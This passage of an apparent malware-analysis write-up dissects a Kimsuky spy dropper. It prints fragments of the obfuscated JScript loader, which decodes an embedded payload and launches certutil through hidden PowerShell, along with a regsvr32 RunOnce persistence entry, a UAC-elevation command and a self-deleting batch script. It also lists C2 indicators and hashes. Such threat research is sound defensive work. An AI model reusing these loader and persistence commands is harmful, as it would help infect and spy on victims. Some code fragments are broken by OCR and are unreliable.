        puXN8a04N.Run("\"" + d50iKu6nsDP + "\\" + trhZnprDzG9 + "\"");
    } catch (e) {}
}
a9PDY08b9 = jfKuGes.createElement("bnKtD9l");
a9PDY08b9.dataType = "bin.base64";
a9PDY08b9.text = tbPaitkT4N4;
fKdiu33gSKzghNi = a9PDY08b9.nodeTypedValue;
jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
jYubb9j555tQW.Open();
jYubb9j555tQW.Type = 1;
jYubb9j555tQW.Write(fKdiu33gSKzghNi);
jYubb9j555tQW.SaveToFile(d50iKu6nsDP + "\\" + zzHMmkBwRtg, 2);
jYubb9j555tQW.Close();
if (bbIIrjT.FileExists(d50iKu6nsDP + "\\" + zzHMmkBwRtg)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode "
        WScript.Sleep(10 * 1000);
    } catch (e) {}
```

Image 6: Base64 encoded data blocks



```
00000000:  74 72 79 20-7B 20 64 36-72 64 56 49-75 31 43 4E  try { d6rdVIu1CN
00000010:  43 20 3D 20-22 4A 56 42-45 52 69 30-78 4C 6A 51  C = "JVBERi0xLjQ
00000020:  4B 4A 63 4F-2B 43 6A 45-67 4D 43 42-76 59 6D 6F  KJcO+CjEgMCBvYmo
00000030:  38 50 43 39-51 59 57 64-6C 63 79 41-34 4E 53 41  8PC9QYWdlcyA4NSA
00000040:  77 49 46 49-67 4C 30 39-31 64 47 78-70 62 6D 56  wIFIgL091dGxpbmV
00000050:  7A 49 44 45-33 49 44 41-67 55 69 41-76 56 48 6C  zIDE3IDAgUiAvVHl
00000060:  77 5A 53 41-76 51 32 46-30 59 57 78-76 5A 7A 34  wZSAvQ2F0YWxvZz4
00000070:  2B 43 6D 56-75 5A 47 39-69 61 67 6F-79 49 44 41  +CmVuZG9iagoyIDA
00000080:  67 62 32 4A-71 43 6A 77-38 4C 31 52-35 63 47 55  gb2JqCjw8L1R5cGU
00000090:  76 52 6D 39-75 64 43 41-76 55 33 56-69 64 48 6C  vRm9udCAvU3VidHl
000000A0:  77 5A 53 39-55 65 58 42-6C 4D 43 41-76 51 6D 46  wZS9UeXBlMCAvQmF
000000B0:  7A 5A 55 5A-76 62 6F 51-76 74 62 69-2F 38 73 4F  zZUZvboQvtbi/8sO
01AF9DA0:  6A 4D 44 35-64 50 6A 34-4B 63 33 52-68 63 6E 52  jMD5dPj4Kc3RhcnR
01AF9DB0:  34 63 6D 56-6D 43 6A 49-78 4D 6A 41-30 4E 54 55  4cmVmCjIxMjA0NTU
01AF9DC0:  35 43 69 56-46 54 30 59-67 43 67 3D-3D 22 3B 0A  5CiVFT0YgCg==";◙
01AF9DD0:  74 72 68 5A-6E 70 72 44-7A 47 39 20-3D 20 22 EF  trhZnprDzG9 = "я
01AF9DE0:  BF BD DC B1-EF BF BD EF-BF BD EF BF-BD 20 EF BF  ┐╜▄▒я┐╜я┐╜я┐╜ я┐
01AF9DF0:  BD EF BF BD-EF BF BD EF-BF BD 20 32-30 32 31 2D  ╜я┐╜я┐╜я┐╜ 2021-
01AF9E00:  30 35 2D 30-37 2E 70 64-66 22 3B 0A-74 62 50 61  05-07.pdf";◙tbPa
01AF9E10:  69 74 6B 54-34 4E 34 20-3D 20 22 56-46 5A 78 55  itkT4N4 = "VFZxU
01AF9E20:  55 46 42 54-55 46 42 51-55 46 46 51-55 46 42 51  UFBTUFBQUFFQUFBQ
01AF9E30:  53 38 76 4F-45 46 42 54-47 64 42 51-55 46 42 51  S8vOEFBTGdBQUFBQ
01AF9E40:  55 46 42 51-55 46 52 51-55 46 42 51-55 46 42 51  UFBQUFRQUFBQUFBQ
01AF9E50:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51  UFBQUFBQUFBQUFBQ
01AF9E60:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51  UFBQUFBQUFBQUFBQ
01AF9E70:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51  UFBQUFBQUFBQUFBQ
01AF9E80:  55 46 42 51-55 46 46 51-55 56 42 51-55 45 30 5A  UFBQUFFQUVBQUE0Z
```

Image 7: Base64 data


```
import sys, base64

def openfile (s):
    sys.stderr.write(s + "\n")
sys.stderr.write("Usage: %s<infile><outfile>\n" % sys.argv[0])
sys.exit(1)

def base64Dec(dump,result):
    result = base64.b64decode(dump)

    return(result)
if __name__ == '__main__':

if len(sys.argv) != 3:
    openfile("invalid argument count")
outfile = sys.argv.pop()
infile = sys.argv.pop()
file = open(infile,"rb")
dump = bytearray(file.read())
result = bytearray(len(dump))
opendata = base64Dec(dump,result)
new = open(outfile,"wb")
new.write(opendata)
new.close()
file.close()
```

We can extract the data and decode it with a small Python script; as a result, we were able to retrieve two files from the encoded string.

| | |
|---|---|
| Sha 256 | 3251c02ff0fc90dccd79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea |
| File Type | PDF |
| Size | 20.23 MB (21214792 bytes) |

File 1
If we take a close look at the first file (3251c02ff0fc90dccd79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea) , it is clear that it is legitimate and does not represent any malware load. It was uploaded to VirusTotal on May 27 of this year. Obviously, it is used here as a lure to hide malicious actions at runtime.

The second file we received is also data encoded behind two layers of Base64.



```
01AF9DD0:  74 72 68 5A-6E 70 72 44-7A 47 39 20-3D 20 22 EF   trhZnprDzG9 = "
01AF9DE0:  BF BD DC B1-EF BF BD EF-BF BD EF BF-BD 20 EF BF
01AF9DF0:  BD EF BF BD-EF BF BD EF-BF BD 20 32-30 32 31 2D            2021-
01AF9E00:  30 35 2D 30-37 2E 70 64-66 22 3B 0A-74 62 50 61   05-07.pdf"; tbPa
01AF9E10:  63 74 6B 54-34 4E 34 20-3D 20 22 56-46 5A 78 55   ctkT4N4 = "VFZxU
01AF9E20:  55 46 42 54-55 46 42 51-55 46 46 51-55 46 42 51   UFBTUFBQUFFQUFBQ
01AF9E30:  53 38 76 4F-45 46 42 54-47 64 42 51-55 46 42 51   S8vOEFBTGdBQUFBQ
01AF9E40:  55 46 42 51-55 46 52 51-55 46 42 51-55 46 42 51   UFBQUFRQUFBQUFBQ
01AF9E50:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51   UFBQUFBQUFBQUFBQ
01AF9E60:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51   UFBQUFBQUFBQUFBQ
01AF9E70:  55 46 42 51-55 46 42 51-55 46 42 51-55 46 42 51   UFBQUFBQUFBQUFBQ
01AF9E80:  55 46 42 51-55 46 46 51-55 56 42 51-55 45 30 5A   UFBQUFFQUVBQUE0Z
01AF9E90:  6E 56 6E 4E-45 46 30 51-57 35 4F 53-57 4A 6E 51   nVnNEF0QW5OSWJnQ
01AF9EA0:  6C 52 4E 4D-47 68 57 52-32 68 77 59-33 6C 43 64   lRNMGhWR2hwY3lCd
01AF9EB0:  32 4E 74 4F-57 35 6A 62-55 5A 30 53-55 64 4F 61   2NtOW5jbUZ0SUdOa
01AF9EC0:  47 4A 74 4E-58 5A 6B 51-30 4A 70 57-6C 4E 43 65   GJtNXZkQ0JpWlNCe
01AF9ED0:  57 52 58 4E-47 64 68 56-7A 52 6E 55-6D 55 35 56   WRXNGdhVzRnUmU5V
01AF9EE0:  45 6C 48 4D-58 5A 61 52-31 56 31 52-46 45 77 53   ElHMXZaR1V1RFEwS
01AF9EF0:  30 70 42 51-55 46 42 51-55 46 42 51-55 46 45 59   0pBQUFBQUFBQUFEY
01AF9F00:  58 64 4B 52-56 52 75 63-55 67 76 55-55 6F 32 61   XdKRVRucUgvUUo2a
01AF9F10:  43 38 77 51-32 56 76 5A-6A 6C 42 65-47 4E 75 4F   C8wQ2VvZjlBeGNuO
01AF9F20:  46 46 61 56-32 67 76 4D-45 52 47 65-57 5A 77 51   FFaV2gvMERGeWZwQ
01AF9F30:  6B 73 32 53-43 39 52 54-56 68 4B 4C-32 74 48 57   ks2SC9RTVhKL2tHW
01AF9F40:  6D 39 6D 4F-55 46 75 63-55 67 72 55-55 49 79 61   m9mOUFucUgrUUIya
01AF9F50:  43 38 77 51-55 46 42 56-47 68 42 62-6B 74 49 4C   C8wQUFBVGhBbktIL
01AF9F60:  31 46 47 57-45 38 72 4D-45 64 50 62-32 59 35 51   1FGWE8rMEdPb2Y5Q
01AF9F70:  56 5A 6A 4E-7A 68 52 57-6C 4E 6F 4C-7A 42 45 52   VZjNzhRWlNoLzBER
01AF9F80:  6E 6C 6D 64-45 4A 71 59-55 67 76 55-55 5A 59 54   nlmdEJqYUgvUUZYT
01AF9F90:  79 74 72 53-46 64 76 5A-6A 6C 42 52-30 35 49 4D   ytrSFdvZjlBR05IM
01AF9FA0:  6C 46 6B 61-57 67 76 4D-45 46 5A 4D-47 59 35 51   lFkaWgvMEFZMGY5Q
01AF9FB0:  6D 34 32 53-43 39 52 51-6D 70 53 51-55 56 44 5A   m42SC9RQmpSQUVDZ
01AF9FC0:  6D 39 6D 4F-55 46 48 54-6B 67 35 55-56 6F 72 61   m9mOUFHTkg5UVora
```

Image


8: The second data block is Base64 encoded twice

| | |
|---|---|
| Sha 256 | 0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6 |
| File Type | DLL x64 |
| Size | 190.00 KB (194560 bytes) |

File 2
Executable library packed with UPX. But unpacking this sample is not very difficult. And so we got the payload.

| | |
|---|---|
| Sha 256 | ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5 |
| File Type | DLL x64 |
| Size | 474.50 KB (485888 bytes) |

File 2 unpacked
The executable is a Kimsuky espionage tool.




| | | | |
|---|---|---|---|
| .rdata:0000000... | 0000000A | unic... | .txt |
| .rdata:0000000... | 0000000C | unic... | &p2=b |
| .rdata:0000000... | 0000000A | unic... | %s* |
| .rdata:0000000... | 0000000A | unic... | .hwp |
| .rdata:0000000... | 0000000A | unic... | .pdf |
| .rdata:0000000... | 0000000A | unic... | .doc |
| .rdata:0000000... | 0000000A | unic... | .xls |
| .rdata:0000000... | 0000000A | unic... | .ppt |

Image 8: Extensions for document search
The malicious document looks for documents(.hwp, .pdf, .doc, .xls, .ppt, .txt) in all directories, including USB drives, with the aim of stealing them.


\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\S-1-5-21-2455352368-1077083310-2879168483-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce\ESTsoftAutoUpdate = "regsvr32.exe /s \"C:\\ProgramData\\Software\\ESTsoft\\Common\\ESTCommon.dll\""

The program creates the following registry keys. Thus, after each start of the system, the library will be restarted.



```
/?m=d&p1=    86049a6c9cf6dfc80dc0375b2047e014b49e34    004c30a
251a05931d97025252d08e99d867bfc4f990d35791558c8cd919544315   \log.txt    df3
d43cfe10b6e09625c46bce6791b61    ab    &p2=d    >----
 ] <
---- [  [lb]   [rb]   [back]  [\t]   [\n]
 [ctrl]   [pause]   [<] [^] [>] [v] [del]    &p2=c   X:    \\.\X:   \Floppy  USB\    cmd  /c  dir  x
ovable Device
```

Image 9: Keylogger Artifacts
We see the unique strings that the keylogger uses to record the data entered by the user. We find a lot of encrypted strings in the executable file.



```
mov     word ptr [rbp+0E0h+var_F8], si
mov     r8d, 22h
lea     rdx, a9972d150b78185 ; "9972d150b78185e350433cf98f8fbb1dbb"
lea     rcx, [rbp+0E0h+var_F8]
call    sub_1800081A0
nop
lea     rdx, [rbp+0E0h+var_98]
lea     rcx, [rbp+0E0h+var_F8]
call    sub_18001B330
mov     rdi, rax
mov     [rbp+0E0h+var_108], rsi
mov     [rbp+0E0h+var_100], 7
mov     word ptr [rbp+0E0h+var_118], si
mov     r8d, 2Ah
lea     rdx, aA0dd4dc1ce5277 ; "a0dd4dc1ce5277f8a538af9b58b895e980724ca"...
lea     rcx, [rbp+0E0h+var_118]
call    sub_1800081A0
nop
lea     rdx, [rbp+0E0h+var_B8]
lea     rcx, [rbp+0E0h+var_118]
call    sub_18001B330
mov     rbx, rax
mov     [rbp+0E0h+var_128], rsi
mov     [rbp+0E0h+var_120], 7
mov     word ptr [rbp+0E0h+var_138], si
mov     r8d, 38h
lea     rdx, a384865358c1009 ; "384865358c1009170caffeb6d4d848844a67652"...
lea     rcx, [rbp+0E0h+var_138]
```

Image 10: Encrypted strings
We managed to decipher all these lines. Here are some of the most interesting ones.

'Win%d.%d.%dx64'

'temp'

'.bat'

'\r\n    :repeat\r\n    del "%s"\r\n    if exist "%s" goto repeat\r\n    del "%%~f0"'

```
'%d-%02d-%02d_%02d-%02d-%02d-%03d'

'kernel32.dll'

'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System'

'ConsentPromptBehaviorAdmin'

'PromptOnSecureDesktop'

'SeDebugPrivilege'
'"'

'\r1'

'regsvr32.exe'

'.zip'

'.enc'

'.tmp'

'list.fdb'

'KeyboardMonitor'

'ScreenMonitor'

'FolderMonitor'

'UsbMonitor'

'0602000000A4000052534131000400000100010005DA37C671C00B2A04759D5A143C015F4D0B38F0F83D6E4E19B309D570ADB6EEA7CAC

1B76A0C361E7D7798E6248722DC0349400857F68C5B21474138F0D3EE0929AB1EBEA9EBB057E88D0CACB41D4A6029F459AD7B8A8D18

7DAD7B50F44B43DA8F1326E64C53DAA51807A02751E2'

'0702000000A400005253413200040000010001006D4582142BA47753E19FF39DBF232B7BAEE5141CC59AB328CA25EC21BEF955FE091F90

'%PDF-1.7..4 0 obj'

'User32.dll'

'SetProcessDPIAware'

'2.0'

b'%s/?m=a&p1=%s&p2=%s-%s-v%s.%d'

'cache'

'list.ldb'

'GetProcAddress'

'Downloads'

'Documents'

'AppData\\Local\\Microsoft\\Windows\\INetCache\\IE'

'flags'

'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36'

"Powershell.exe start-process regsvr32.exe -argumentlist \'

AppData\\Local\\Microsoft\\Windows

LoadLibraryA

LoadLibraryW
```

CreateProcessW

GetTempFileNameW

'GetTempPathW'

'CopyFileW'

'MoveFileExW'

'CreateFileW'

'DeleteFileW'

'Process32FirstW'

'Process32NextW'

'CreateMutexW'

'GetModuleHandleW'

'GetStartupInfoW'

'OpenMutexW'

'FindFirstFileW'

'FindNextFileW'

'GetWindowsDirectoryW'

'GetVolumeInformationW'

'GetModuleFileNameA'

'CreateProcessA'

'GetTempFileNameA'

'GetTempPathA'

'CopyFileA'

'URLDownloadToFileA'

'URLDownloadToFileW'

'urlmon.dll'

'InternetWriteFile'

'InternetCloseHandle'

'InternetReadFile'

'InternetSetOptionExA'

'HttpSendRequestA'

'AdjustTokenPrivileges'

'texts.letterpaper.press'

'/'

'Software\\ESTsoft\\Common'

'S_Regsvr32'

'SpyRegsvr32-20210505162735'

"powershell.exe start-process regsvr32.exe -argumentlist \'/s %s\' -verb runas"

'ESTCommon.dll'

'Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce'

'ESTsoftAutoUpdate'

**Debug lines:**

minkernel\\crts\\ucrt\\inc\\corecrt_internal_strtox.h

**IoCs**

hxxp://texts.letterpaper[.]press

**Javascript files**

20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd
e5bd835a7f26ca450770fd61effe22a88f05f12bd61238481b42b6b8d2e8cc3b
a30afeea0bb774b975c0f80273200272e0bc34e3d93caed70dc7356fc156ffc3
0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

**Unpacked library. Kimsuky Spy.**

0A4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

**Unpacked library. Kimsuky Spy.**

ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5

---

Tags

malware-analysis threat-hunting